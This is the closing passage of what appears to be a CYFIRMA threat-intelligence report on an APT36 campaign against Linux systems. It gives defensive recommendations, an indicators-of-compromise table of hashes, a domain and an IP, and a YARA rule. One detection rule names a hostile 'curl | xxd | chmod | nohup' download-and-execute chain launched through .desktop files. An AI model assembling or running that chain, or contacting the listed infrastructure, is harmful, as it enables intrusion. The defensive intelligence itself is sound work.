- Implement Linux-capable Endpoint Detection and Response (EDR) solutions to monitor unknown ELF payload execution, lateral movement, and C2 beaconing activity.
- Monitor DNS and outbound network traffic for connections to suspicious or recently registered APT36-associated domains.
- Use network segmentation to contain potential compromises and limit lateral movement within critical infrastructure.

Threat Intelligence Integration

- Integrate CYFIRMA-provided Indicators of Compromise (IOCs) and YARA signatures into SIEM and IDS/IPS platforms for early detection.
- Conduct proactive threat hunting based on APT36 tactics, techniques, and procedures (TTPs) mapped to MITRE ATT&CK (e.g., T1204, T1059, T1105).

Patch and Vulnerability Management

Ensure BOSS Linux systems and commonly leveraged software, such as curl and LibreOffice, are promptly patched to mitigate known vulnerabilities.

Behavior-Based Controls

- Deploy detection rules to identify suspicious command sequences (e.g., curl | xxd | chmod | nohup) executed via .desktop files or shell scripts.
- Block execution of binaries downloaded through scripts unless verified and digitally signed by the organization.

Sustaining continuous situational awareness through CYFIRMA's threat intelligence services, along with regular updates of Indicators of Compromise (IOCs) and the implementation of a defense-in-depth strategy, will markedly improve the capability to detect, prevent, and respond to APT36's increasingly sophisticated intrusion activities.

INDICATORS OF COMPROMISE

Kindly refer to the IOCs section, applying relevant security controls.

S. No	Indicator	Remarks
1	defa2e29e45168471ce451196e1617b9659b3553b125e5464b1db032d7eac90a	Block
2	5ff9777aac434cae5995bf26979b892197e3f0e521c73f127c2e2628e84ef509	Block
3	40a59422fa486c7ae214d6e816c2fd00bf4d75c081993a49c4bc22bb0165b7fe	Block

4	4f4e795555740038904bc6365c58536a660d7f3206ac1a4e89612a9fdf97f6dd	Monitor
5	lionsdenim[.]xyz	Block
6	185[.]235[.]137[.]90	Monitor

YARA Rules

```
rule APT36_Linux_Campaign_IOCs
{
meta:
author = "CYFIRMA"
description = "Detects IOCs associated with APT36 Linux-targeted campaign"
date = "2025-11-26"
threat_actor = "APT36 / Transparent Tribe"
platforms = "Linux"

strings:
// SHA-256 hashes of malware components
$hash1 = "defa2e29e45168471ce451196e1617b9659b3553b125e5464b1db032d7eac90a"
$hash2 = "5ff9777aac434cae5995bf26979b892197e3f0e521c73f127c2e2628e84ef509"
$hash3 = "40a59422fa486c7ae214d6e816c2fd00bf4d75c081993a49c4bc22bb0165b7fe"
$hash4 = "4f4e795555740038904bc6365c58536a660d7f3206ac1a4e89612a9fdf97f6dd"

// Malicious domains and IPs
$domain = "lionsdenim[.]xyz"
$ip1 = "185.235.137.90"

condition:
any of ($hash*) or any of ($domain, $ip1)
}
```

Copyright CYFIRMA. All rights reserved.